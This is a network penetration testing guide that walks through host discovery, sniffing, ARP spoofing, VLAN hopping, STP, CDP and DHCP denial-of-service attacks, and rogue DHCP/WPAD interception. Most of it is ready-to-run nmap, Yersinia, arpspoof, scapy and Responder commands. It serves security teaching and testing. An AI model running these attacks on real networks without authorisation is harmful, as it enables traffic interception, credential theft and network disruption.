**Network Pentesting**

## Discovering hosts from the outside

This is going to be a **brief section** about how to find **IPs responding** from the **Internet**. In this situation you have some **scope of IPs** (maybe even several **ranges**) and you just to find **which IPs are responding**.

### ICMP

This is the **easiest** and **fastest** way to discover if a host is up or not. You could try to send some **ICMP** packets and **expect responses**. The easiest way is just sending an **echo request** and expect from the response. You can do that using a simple pingor using fpingfor **ranges**. You could also use **nmap** to send other types of ICMP packets (this will avoid filters to common ICMP echo request-response).

ping -c 1 199.66.11.4 # 1 echo request to a host

fping -g 199.66.11.0/24 # Send echo requests to ranges

nmap -PE -PM -PP -sn -n 199.66.11.0/24 #Send echo, timestamp requests and subnet mask requests

### TCP Port Discovery

It's very common to find that all kind of ICMP packets are being filtered. Then, all you can do to check if a host is up is **try to find open ports**. Each host has **65535 ports**, so, if you have a "big" scope you **cannot** test if **each port** of each host is open or not, that will take too much time. Then, what you need is a **fast port scanner** ([masscan](https://github.com/robertdavidgraham/masscan)) and a list of the **ports more used:**

#Using masscan to scan top20ports of nmap in a /24 range (less than 5min)

masscan -p20,21-23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8080 199.66.11.0/24

You could also perform this step with nmap, but it slower and somewhat nmap has problems identifying hosts up.

### HTTP Port Discovery

This is just a TCP port discovery useful when you want to **focus on discovering HTTP** **services**:

masscan -p80,443,8000-8100,8443 199.66.11.0/24

### UDP Port Discovery

You could also try to check for some **UDP port open** to decide if you should **pay more attention** to a **host.** As UDP services usually **don't respond** with **any data** to a regular empty UDP probe packet it is difficult to say if a port is being filtered or open. The easiest way to decide this is to send a packet related to the running service, and as you don't know which service is running, you should try the most probable based on the port number:

nmap -sU -sV --version-intensity 0 -F -n 199.66.11.53/24

# The -sV will make nmap test each possible known UDP service packet

# The "--version-intensity 0" will make nmap only test the most probable

The nmap line proposed before will test the **top 1000 UDP ports** in every host inside the **/24** range but even only this will take **>20min**. If need **fastest results** you can use [**udp-proto-scanner**](https://github.com/portcullislabs/udp-proto-scanner): ./udp-proto-scanner.pl 199.66.11.53/24 This will send these **UDP probes** to their **expected port** (for a /24 range this will just take 1 min): *DNSStatusRequest, DNSVersionBindReq, NBTStat, NTPRequest, RPCCheck, SNMPv3GetRequest, chargen, citrix, daytime, db2, echo, gtpv1, ike,ms-sql, ms-sql-slam, netop, ntp, rpc, snmp-public, systat, tftp, time, xdmcp.*

### SCTP Port Discovery

#Probably useless, but it's pretty fast, why not trying?

nmap -T4 -sY -n --open -Pn <IP/range>

## Pentesting Wifi

Here you can find a nice guide of all the well known Wifi attacks:

Open word file of Pentesting Wifi

## Discovering hosts from the inside

If you are inside the network one of the first things you will want to do is to **discover other hosts**. Depending on **how much noise** you can/want to do, different actions could be performed:

### Passive

You can use these tools to passively discover hosts inside a connected network:

netdiscover -p

p0f -i eth0 -p -o /tmp/p0f.log

# Bettercap

net.recon on/off #Read local ARP cache periodically

net.show

set net.show.meta true #more info

### Active

Note that the techniques commented in [***Discovering hosts from the outside***](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#discovering-hosts-from-the-outside) (*TCP/HTTP/UDP/SCTP Port Discovery*) can be also **applied here**. But, as you are in the **same network** as the other hosts, you can do **more things**:

#ARP discovery

nmap -sn <Network> #ARP Requests (Discover IPs)

netdiscover -r <Network> #ARP requests (Discover IPs)

#NBT discovery

nbtscan -r 192.168.0.1/24 #Search in Domain

# Bettercap

net.probe on/off #Discover hosts on current subnet by probing with ARP, mDNS, NBNS, UPNP, and/or WSD

set net.probe.mdns true/false #Enable mDNS discovery probes (default=true)

set net.probe.nbns true/false #Enable NetBIOS name service discovery probes (default=true)

set net.probe.upnp true/false #Enable UPNP discovery probes (default=true)

set net.probe.wsd true/false #Enable WSD discovery probes (default=true)

set net.probe.throttle 10 #10ms between probes sent (default=10)

#IPv6

alive6 <IFACE> # Send a pingv6 to multicast.

### Active ICMP

Note that the techniques commented in *Discovering hosts from the outside* ([***ICMP***](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#icmp)) can be also **applied here**. But, as you are in the **same network** as the other hosts, you can do **more things**:

* If you **ping** a **subnet broadcast address** the ping should be arrive to **each host** and they could **respond** to **you**: ping -b 10.10.5.255
* Pinging the **network broadcast address** you could even find hosts inside **other subnets**: ping -b 255.255.255.255
* Use the -PE, -PP, -PM flags of nmapto perform host discovery sending respectively **ICMPv4 echo**, **timestamp**, and **subnet mask requests:** nmap -PE -PM -PP -sn -vvv -n 10.12.5.0/24

### **Wake On Lan**

Wake On Lan is used to **turn on** computers through a **network message**. The magic packet used to turn on the computer is only a packet where a **MAC Dst** is provided and then it is **repeated 16 times** inside the same paket. Then this kind of packets are usually sent in an **ethernet 0x0842** or in a **UDP packet to port 9**. If **no [MAC]** is provided, the packet is sent to **broadcast ethernet** (and the broadcast MAC will be the one being repeated).

# Bettercap (if no [MAC] is specificed ff:ff:ff:ff:ff:ff will be used/entire broadcast domain)

wol.eth [MAC] #Send a WOL as a raw ethernet packet of type 0x0847

wol.udp [MAC] #Send a WOL as an IPv4 broadcast packet to UDP port 9

## Scanning Hosts

Once you have discovered all the IPs (external or internal) you want to scan in depth, different actions can be performed.

### TCP

* **Open** port: *SYN --> SYN/ACK --> RST*
* **Closed** port: *SYN --> RST/ACK*
* **Filtered** port: *SYN --> [NO RESPONSE]*
* **Filtered** port: *SYN --> ICMP message*

# Nmap fast scan for the most 1000tcp ports used

nmap -sV -sC -O -T4 -n -Pn -oA fastscan <IP>

# Nmap fast scan for all the ports

nmap -sV -sC -O -T4 -n -Pn -p- -oA fullfastscan <IP>

# Nmap fast scan for all the ports slower to avoid failures due to -T4

nmap -sV -sC -O -p- -n -Pn -oA fullscan <IP>

#Bettercap Scan

syn.scan 192.168.1.0/24 1 10000 #Ports 1-10000

### UDP

There are 2 options to scan an UDP port:

* Send a **UDP packet** and check for the response ***ICMP unreachable*** if the port is **closed** (in several cases ICMP will be **filtered** so you won't receive any information inf the port is close or open).
* Send a **formatted datagrams** to elicit a response from a **service** (e.g., DNS, DHCP, TFTP, and others, as listed in *nmap-payloads*). If you receive a **response**, then, the port is **open**.

**Nmap** will **mix both** options using "-sV" (UDP scans are very slow), but notice that UDP scans are slower than TCP scans:

# Check if any of the most common udp services is running

udp-proto-scanner.pl <IP>

# Nmap fast check if any of the 100 most common UDP services is running

nmap -sU -sV --version-intensity 0 -n -F -T4 <IP>

# Nmap check if any of the 100 most common UDP services is running and launch defaults scripts

nmap -sU -sV -sC -n -F -T4 <IP>

# Nmap "fast" top 1000 UDP ports

nmap -sU -sV --version-intensity 0 -n -T4 <IP>

# You could use nmap to test all the UDP ports, but that will take a lot of time

### SCTP Scan

**SCTP (Stream Control Transmission Protocol)** is designed to be used alongside **TCP (Transmission Control Protocol)** and **UDP (User Datagram Protocol)**. Its main purpose is to facilitate the transport of telephony data over IP networks, mirroring many of the reliability features found in **Signaling System 7 (SS7)**. **SCTP** is a core component of the **SIGTRAN** protocol family, which aims to transport SS7 signals over IP networks.

The support for **SCTP** is provided by various operating systems, such as **IBM AIX**, **Oracle Solaris**, **HP-UX**, **Linux**, **Cisco IOS**, and **VxWorks**, indicating its broad acceptance and utility in the field of telecommunication and networking.

Two different scans for SCTP are offered by nmap: *-sY* and *-sZ*

# Nmap fast SCTP scan

nmap -T4 -sY -n -oA SCTFastScan <IP>

# Nmap all SCTP scan

nmap -T4 -p- -sY -sV -sC -F -n -oA SCTAllScan <IP>

### IDS and IPS evasion

Open word file for IDS and IPS evasion

### **For More nmap options**

Open word file for more NMAP options

### Revealing Internal IP Addresses

**Misconfigured routers, firewalls, and network devices** sometimes respond to network probes using **nonpublic source addresses**. **tcpdump** can be utilized to identify packets received from private addresses during testing. Specifically, on Kali Linux, packets can be captured on the **eth2 interface**, which is accessible from the public Internet. It's important to note that if your setup is behind a NAT or a Firewall, such packets are likely to be filtered out.

tcpdump –nt -i eth2 src net 10 or 172.16/12 or 192.168/16

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on eth2, link-type EN10MB (Ethernet), capture size 65535 bytes

IP 10.10.0.1 > 185.22.224.18: ICMP echo reply, id 25804, seq 1582, length 64

IP 10.10.0.2 > 185.22.224.18: ICMP echo reply, id 25804, seq 1586, length 64

## Sniffing

Sniffing you can learn details of IP ranges, subnet sizes, MAC addresses, and hostnames by reviewing captured frames and packets. If the network is misconfigured or switching fabric under stress, attackers can capture sensitive material via passive network sniffing.

If a switched Ethernet network is configured properly, you will only see broadcast frames and material destined for your MAC address.

### TCPDump

sudo tcpdump -i <INTERFACE> udp port 53 #Listen to DNS request to discover what is searching the host

tcpdump -i <IFACE> icmp #Listen to icmp packets

sudo bash -c "sudo nohup tcpdump -i eth0 -G 300 -w \"/tmp/dump-%m-%d-%H-%M-%S-%s.pcap\" -W 50 'tcp and (port 80 or port 443)' &"

One can, also, capture packets from a remote machine over an SSH session with Wireshark as the GUI in realtime.

ssh user@<TARGET IP> tcpdump -i ens160 -U -s0 -w - | sudo wireshark -k -i -

ssh <USERNAME>@<TARGET IP> tcpdump -i <INTERFACE> -U -s0 -w - 'port not 22' | sudo wireshark -k -i - # Exclude SSH traffic

### Bettercap

net.sniff on

net.sniff stats

set net.sniff.output sniffed.pcap #Write captured packets to file

set net.sniff.local #If true it will consider packets from/to this computer, otherwise it will skip them (default=false)

set net.sniff.filter #BPF filter for the sniffer (default=not arp)

set net.sniff.regexp #If set only packets matching this regex will be considered

### Wireshark

Obviously.

### Capturing credentials

You can use tools like <https://github.com/lgandx/PCredz> to parse credentials from a pcap or a live interface.

## LAN attacks

### ARP spoofing

ARP Spoofing consist on sending gratuitous ARPResponses to indicate that the IP of a machine has the MAC of our device. Then, the victim will change the ARP table and will contact our machine every time it wants to contact the IP spoofed.

#### **Bettercap**

arp.spoof on

set arp.spoof.targets <IP> #Specific targets to ARP spoof (default=<entire subnet>)

set arp.spoof.whitelist #Specific targets to skip while spoofing

set arp.spoof.fullduplex true #If true, both the targets and the gateway will be attacked, otherwise only the target (default=false)

set arp.spoof.internal true #If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the Internet (default=false)

#### **Arpspoof**

echo 1 > /proc/sys/net/ipv4/ip\_forward

arpspoof -t 192.168.1.1 192.168.1.2

arpspoof -t 192.168.1.2 192.168.1.1

### MAC Flooding - CAM overflow

Overflow the switch’s CAM table sending a lot of packets with different source mac address. When the CAM table is full the switch start behaving like a hub (broadcasting all the traffic).

macof -i <interface>

In modern switches this vulnerability has been fixed.

### 802.1Q VLAN / DTP Attacks

#### Dynamic Trunking

The **Dynamic Trunking Protocol (DTP)** is designed as a link layer protocol to facilitate an automatic system for trunking, allowing switches to automatically select ports for trunk mode (Trunk) or non-trunk mode. The deployment of **DTP** is often seen as indicative of suboptimal network design, underscoring the importance of manually configuring trunks only where necessary and ensuring proper documentation.

By default, switch ports are set to operate in Dynamic Auto mode, meaning they are ready to initiate trunking if prompted by a neighboring switch. A security concern arises when a pentester or attacker connects to the switch and sends a DTP Desirable frame, compelling the port to enter trunk mode. This action enables the attacker to enumerate VLANs through STP frame analysis and circumvent VLAN segmentation by setting up virtual interfaces.

The presence of DTP in many switches by default can be exploited by adversaries to mimic a switch's behavior, thereby gaining access to traffic across all VLANs. The script [***dtpscan.sh***](https://github.com/commonexploits/dtpscan) is utilized to monitor an interface, revealing whether a switch is in Default, Trunk, Dynamic, Auto, or Access mode—the latter being the only configuration immune to VLAN hopping attacks. This tool assesses the switch's vulnerability status.

Should network vulnerability be identified, the ***Yersinia*** tool can be employed to "enable trunking" via the DTP protocol, allowing for the observation of packets from all VLANs.

apt-get install yersinia #Installation

sudo apt install kali-linux-large #Another way to install it in Kali


yersinia -I #Interactive mode

#In interactive mode you will need to select a interface first

#Then, you can select the protocol to attack using letter "g"

#Finally, you can select the attack using letter "x"

yersinia -G #For graphic mode




To enumerate the VLANs it's also possible to generate the DTP Desirable frame with the script [**DTPHijacking.py**](https://github.com/in9uz/VLANPWN/blob/main/DTPHijacking.py)**. D**o not interrupt the script under any circumstances. It injects DTP Desirable every three seconds. **The dynamically created trunk channels on the switch only live for five minutes. After five minutes, the trunk falls off.**

sudo python3 DTPHijacking.py --interface eth0

I would like to point out that **Access/Desirable (0x03)** indicates that the DTP frame is of the Desirable type, which tells the port to switch to Trunk mode. And **802.1Q/802.1Q (0xa5**) indicates the **802.1Q** encapsulation type.

By analyzing the STP frames, **we learn about the existence of VLAN 30 and VLAN 60.**



#### Attacking specific VLANs

Once you known VLAN IDs and IPs values, you can **configure a virtual interface to attack a specific VLAN**. If DHCP is not available, then use *ifconfig* to set a static IP address.

root@kali:~# modprobe 8021q

root@kali:~# vconfig add eth1 250

Added VLAN with VID == 250 to IF -:eth1:-

root@kali:~# dhclient eth1.250

Reloading /etc/samba/smb.conf: smbd only.

root@kali:~# ifconfig eth1.250

eth1.250 Link encap:Ethernet HWaddr 00:0e:c6:f0:29:65

inet addr:10.121.5.86 Bcast:10.121.5.255 Mask:255.255.255.0

inet6 addr: fe80::20e:c6ff:fef0:2965/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:19 errors:0 dropped:0 overruns:0 frame:0

TX packets:13 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:2206 (2.1 KiB) TX bytes:1654 (1.6 KiB)

root@kali:~# arp-scan -I eth1.250 10.121.5.0/24

# Another configuration example

modprobe 8021q

vconfig add eth1 20

ifconfig eth1.20 192.168.1.2 netmask 255.255.255.0 up

# Another configuration example

sudo vconfig add eth0 30

sudo ip link set eth0.30 up

sudo dhclient -v eth0.30


#### Automatic VLAN Hopper

The discussed attack of **Dynamic Trunking and creating virtual interfaces an discovering hosts inside** other VLANs are **automatically performed** by the tool: [**https://github.com/nccgroup/vlan-hopping---frogger**](https://github.com/nccgroup/vlan-hopping---frogger)

#### Double Tagging

If an attacker knows the value of the **MAC, IP and VLAN ID of the victim host**, he could try to **double tag a frame** with its designated VLAN and the VLAN of the victim and send a packet. As the **victim won't be able to connect back** with the attacker, so the **best option for the attacker is communicate via UDP** to protocols that can perform some interesting actions (like SNMP).

Another option for the attacker is to launch a **TCP port scan spoofing an IP controlled by the attacker and accessible by the victim** (probably through internet). Then, the attacker could sniff in the second host owned by him if it receives some packets from the victim.



To perform this attack you could use scapy: pip install scapy

from scapy.all import \*

# Double tagging with ICMP packet (the response from the victim isn't double tagged so it will never reach the attacker)

packet = Ether()/Dot1Q(vlan=1)/Dot1Q(vlan=20)/IP(dst='192.168.1.10')/ICMP()

sendp(packet)

#### Lateral VLAN Segmentation Bypass

If you have **access to a switch that you are directly connected to**, you have the ability to **bypass VLAN segmentation** within the network. Simply **switch the port to trunk mode** (otherwise known as trunk), create virtual interfaces with the IDs of the target VLANs, and configure an IP address. You can try requesting the address dynamically (DHCP) or you can configure it statically. It depends on the case.

# Lateral VLAN Segmentation Bypass

If direct access to a switch is available, VLAN segmentation can be bypassed. This involves reconfiguring the connected port to trunk mode, establishing virtual interfaces for target VLANs, and setting IP addresses, either dynamically (DHCP) or statically, depending on the scenario (**for further details check** [**https://medium.com/@in9uz/cisco-nightmare-pentesting-cisco-networks-like-a-devil-f4032eb437b9**](https://medium.com/@in9uz/cisco-nightmare-pentesting-cisco-networks-like-a-devil-f4032eb437b9)**).**

Initially, identification of the specific connected port is required. This can typically be accomplished through CDP messages, or by searching for the port via the **include** mask.

**If CDP is not operational, port identification can be attempted by searching for the MAC address**:

SW1(config)# show mac address-table | include 0050.0000.0500

Prior to switching to trunk mode, a list of existing VLANs should be compiled, and their identifiers determined. These identifiers are then assigned to the interface, enabling access to various VLANs through the trunk. The port in use, for instance, is associated with VLAN 10.

SW1# show vlan brief

**Transitioning to trunk mode entails entering interface configuration mode**:

SW1(config)# interface GigabitEthernet 0/2

SW1(config-if)# switchport trunk encapsulation dot1q

SW1(config-if)# switchport mode trunk

Switching to trunk mode will temporarily disrupt connectivity, but this can be restored subsequently.

Virtual interfaces are then created, assigned VLAN IDs, and activated:

sudo vconfig add eth0 10

sudo vconfig add eth0 20

sudo vconfig add eth0 50

sudo vconfig add eth0 60

sudo ifconfig eth0.10 up

sudo ifconfig eth0.20 up

sudo ifconfig eth0.50 up

sudo ifconfig eth0.60 up

Subsequently, an address request is made via DHCP. Alternatively, in cases where DHCP is not viable, addresses can be manually configured:

sudo dhclient -v eth0.10

sudo dhclient -v eth0.20

sudo dhclient -v eth0.50

sudo dhclient -v eth0.60

Example for manually setting a static IP address on an interface (VLAN 10):

sudo ifconfig eth0.10 10.10.10.66 netmask 255.255.255.0

Connectivity is tested by initiating ICMP requests to the default gateways for VLANs 10, 20, 50, and 60.

Ultimately, this process enables bypassing of VLAN segmentation, thereby facilitating unrestricted access to any VLAN network, and setting the stage for subsequent actions.

## References

* <https://medium.com/@in9uz/cisco-nightmare-pentesting-cisco-networks-like-a-devil-f4032eb437b9>

#### Layer 3 Private VLAN Bypass

In certain environments, such as guest wireless networks, **port isolation (also known as private VLAN)** settings are implemented to prevent clients connected to a wireless access point from directly communicating with each other. However, a technique has been identified that can circumvent these isolation measures. This technique exploits either the lack of network ACLs or their improper configuration, enabling IP packets to be routed through a router to reach another client on the same network.

The attack is executed by creating a **packet that carries the IP address of the destination client but with the router's MAC address**. This causes the router to mistakenly forward the packet to the target client. This approach is similar to that used in Double Tagging Attacks, where the ability to control a host accessible to the victim is used to exploit the security flaw.

**Key Steps of the Attack:**

1. **Crafting a Packet:** A packet is specially crafted to include the target client's IP address but with the router's MAC address.
2. **Exploiting Router Behavior:** The crafted packet is sent up to the router, which, due to the configuration, redirects the packet to the target client, bypassing the isolation provided by private VLAN settings.

### VTP Attacks

VTP (VLAN Trunking Protocol) centralizes VLAN management. It utilizes revision numbers to maintain VLAN database integrity; any modification increments this number. Switches adopt configurations with higher revision numbers, updating their own VLAN databases.

#### VTP Domain Roles

* **VTP Server:** Manages VLANs—creates, deletes, modifies. It broadcasts VTP announcements to domain members.
* **VTP Client:** Receives VTP announcements to synchronize its VLAN database. This role is restricted from local VLAN configuration modifications.
* **VTP Transparent:** Doesn't engage in VTP updates but forwards VTP announcements. Unaffected by VTP attacks, it maintains a constant revision number of zero.

#### VTP Advertisement Types

* **Summary Advertisement:** Broadcasted by the VTP server every 300 seconds, carrying essential domain information.
* **Subset Advertisement:** Sent following VLAN configuration changes.
* **Advertisement Request:** Issued by a VTP client to request a Summary Advertisement, typically in response to detecting a higher configuration revision number.

VTP vulnerabilities are exploitable exclusively via trunk ports as VTP announcements circulate solely through them. Post-DTP attack scenarios might pivot towards VTP. Tools like Yersinia can facilitate VTP attacks, aiming to wipe out the VLAN database, effectively disrupting the network.

Note: This discussion pertains to VTP version 1 (VTPv1).

%% yersinia -G # Launch Yersinia in graphical mode ```

In Yersinia's graphical mode, choose the deleting all VTP vlans option to purge the VLAN database.

### STP Attacks

**If you cannot capture BPDU frames on your interfaces, it is unlikely that you will succeed in an STP attack.**

#### **STP BPDU DoS**

Sending a lot of BPDUs TCP (Topology Change Notification) or Conf (the BPDUs that are sent when the topology is created) the switches are overloaded and stop working correctly.

yersinia stp -attack 2

yersinia stp -attack 3

#Use -M to disable MAC spoofing

#### **STP TCP Attack**

When a TCP is sent, the CAM table of the switches will be deleted in 15s. Then, if you are sending continuously this kind of packets, the CAM table will be restarted continuously (or every 15segs) and when it is restarted, the switch behaves as a hub

yersinia stp -attack 1 #Will send 1 TCP packet and the switch should restore the CAM in 15 seconds

yersinia stp -attack 0 #Will send 1 CONF packet, nothing else will happen

#### **STP Root Attack**

The attacker simulates the behaviour of a switch to become the STP root of the network. Then, more data will pass through him. This is interesting when you are connected to two different switches. This is done by sending BPDUs CONF packets saying that the **priority** value is less than the actual priority of the actual root switch.

yersinia stp -attack 4 #Behaves like the root switch

yersinia stp -attack 5 #This will make the device behaves as a switch but will not be root

**If the attacker is connected to 2 switches he can be the root of the new tree and all the traffic between those switches will pass through him** (a MITM attack will be performed).

yersinia stp -attack 6 #This will cause a DoS as the layer 2 packets wont be forwarded. You can use Ettercap to forward those packets "Sniff" --> "Bridged sniffing"

ettercap -T -i eth1 -B eth2 -q #Set a bridge between 2 interfaces to forwardpackages

### CDP Attacks

CISCO Discovery Protocol (CDP) is essential for communication between CISCO devices, allowing them to **identify each other and share configuration details**.

#### Passive Data Collection

CDP is configured to broadcast information through all ports, which might lead to a security risk. An attacker, upon connecting to a switch port, could deploy network sniffers like **Wireshark**, **tcpdump**, or **Yersinia**. This action can reveal sensitive data about the network device, including its model and the version of Cisco IOS it runs. The attacker might then target specific vulnerabilities in the identified Cisco IOS version.

#### Inducing CDP Table Flooding

A more aggressive approach involves launching a Denial of Service (DoS) attack by overwhelming the switch's memory, pretending to be legitimate CISCO devices. Below is the command sequence for initiating such an attack using Yersinia, a network tool designed for testing:

sudo yersinia cdp -attack 1 # Initiates a DoS attack by simulating fake CISCO devices

# Alternatively, for a GUI approach:

sudo yersinia -G

During this attack, the switch's CPU and CDP neighbor table are heavily burdened, leading to what is often referred to as **“network paralysis”** due to the excessive resource consumption.

#### CDP Impersonation Attack

sudo yersinia cdp -attack 2 #Simulate a new CISCO device

sudo yersinia cdp -attack 0 #Send a CDP packet

You could also use [**scapy**](https://github.com/secdev/scapy/). Be sure to install it with scapy/contrib package.

### VoIP Attacks and the VoIP Hopper Tool

VoIP phones, increasingly integrated with IoT devices, offer functionalities like unlocking doors or controlling thermostats through special phone numbers. However, this integration can pose security risks.

The tool [**voiphopper**](http://voiphopper.sourceforge.net/) is designed to emulate a VoIP phone in various environments (Cisco, Avaya, Nortel, Alcatel-Lucent). It discovers the voice network's VLAN ID using protocols like CDP, DHCP, LLDP-MED, and 802.1Q ARP.

**VoIP Hopper** offers three modes for the Cisco Discovery Protocol (CDP):

1. **Sniff Mode** (-c 0): Analyzes network packets to identify the VLAN ID.
2. **Spoof Mode** (-c 1): Generates custom packets mimicking those of an actual VoIP device.
3. **Spoof with Pre-made Packet Mode** (-c 2): Sends packets identical to those of a specific Cisco IP phone model.

The preferred mode for speed is the third one. It requires specifying:

* The attacker's network interface (-i parameter).
* The name of the VoIP device being emulated (-E parameter), adhering to the Cisco naming format (e.g., SEP followed by a MAC address).

In corporate settings, to mimic an existing VoIP device, one might:

* Inspect the MAC label on the phone.
* Navigate the phone's display settings to view model information.
* Connect the VoIP device to a laptop and observe CDP requests using Wireshark.

An example command to execute the tool in the third mode would be:

voiphopper -i eth1 -E 'SEP001EEEEEEEEE ' -c 2

### DHCP Attacks

#### Enumeration

nmap --script broadcast-dhcp-discover

Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-16 05:30 EDT

WARNING: No targets were specified, so 0 hosts scanned.

Pre-scan script results:

| broadcast-dhcp-discover:

| Response 1 of 1:

| IP Offered: 192.168.1.250

| DHCP Message Type: DHCPOFFER

| Server Identifier: 192.168.1.1

| IP Address Lease Time: 1m00s

| Subnet Mask: 255.255.255.0

| Router: 192.168.1.1

| Domain Name Server: 192.168.1.1

|\_ Domain Name: mynet

Nmap done: 0 IP addresses (0 hosts up) scanned in 5.27 seconds

**DoS**

**Two types of DoS** could be performed against DHCP servers. The first one consists on **simulate enough fake hosts to use all the possible IP addresses**. This attack will work only if you can see the responses of the DHCP server and complete the protocol (**Discover** (Comp) --> **Offer** (server) --> **Request** (Comp) --> **ACK** (server)). For example, this is **not possible in Wifi networks**.

Another way to perform a DHCP DoS is to send a **DHCP-RELEASE packet using as source code every possible IP**. Then, the server will think that everybody has finished using the IP.

yersinia dhcp -attack 1

yersinia dhcp -attack 3 #More parameters are needed

A more automatic way of doing this is using the tool [DHCPing](https://github.com/kamorin/DHCPig)

You could use the mentioned DoS attacks to force clients to obtain new leases within the environment, and exhaust legitimate servers so that they become unresponsive. So when the legitimate try to reconnect, **you can server malicious values mentioned in the next attack**.

#### Set malicious values

A rogue DHCP server can be set up using the DHCP script located at /usr/share/responder/DHCP.py. This is useful for network attacks, like capturing HTTP traffic and credentials, by redirecting traffic to a malicious server. However, setting a rogue gateway is less effective since it only allows capturing outbound traffic from the client, missing the responses from the real gateway. Instead, setting up a rogue DNS or WPAD server is recommended for a more effective attack.

Below are the command options for configuring the rogue DHCP server:

* **Our IP Address (Gateway Advertisement)**: Use -i 10.0.0.100 to advertise your machine's IP as the gateway.
* **Local DNS Domain Name**: Optionally, use -d example.org to set a local DNS domain name.
* **Original Router/Gateway IP**: Use -r 10.0.0.1 to specify the IP address of the legitimate router or gateway.
* **Primary DNS Server IP**: Use -p 10.0.0.100 to set the IP address of the rogue DNS server you control.
* **Secondary DNS Server IP**: Optionally, use -s 10.0.0.1 to set a secondary DNS server IP.
* **Netmask of Local Network**: Use -n 255.255.255.0 to define the netmask for the local network.
* **Interface for DHCP Traffic**: Use -I eth1 to listen for DHCP traffic on a specific network interface.
* **WPAD Configuration Address**: Use -w “http://10.0.0.100/wpad.dat” to set the address for WPAD configuration, assisting in web traffic interception.
* **Spoof Default Gateway IP**: Include -S to spoof the default gateway IP address.
* **Respond to All DHCP Requests**: Include -R to make the server respond to all DHCP requests, but be aware that this is noisy and can be detected.

By correctly using these options, a rogue DHCP server can be established to intercept network traffic effectively.

# Example to start a rogue DHCP server with specified options

!python /usr/share/responder/DHCP.py -i 10.0.0.100 -d example.org -r 10.0.0.1 -p 10.0.0.100 -s 10.0.0.1 -n 255.255.255.0 -I eth1 -w "http://10.0.0.100/wpad.dat" -S -R

### **EAP Attacks**

Here are some of the attack tactics that can be used against 802.1X implementations:

* Active brute-force password grinding via EAP
* Attacking the RADIUS server with malformed EAP content *\*\**(exploits)
* EAP message capture and offline password cracking (EAP-MD5 and PEAP)
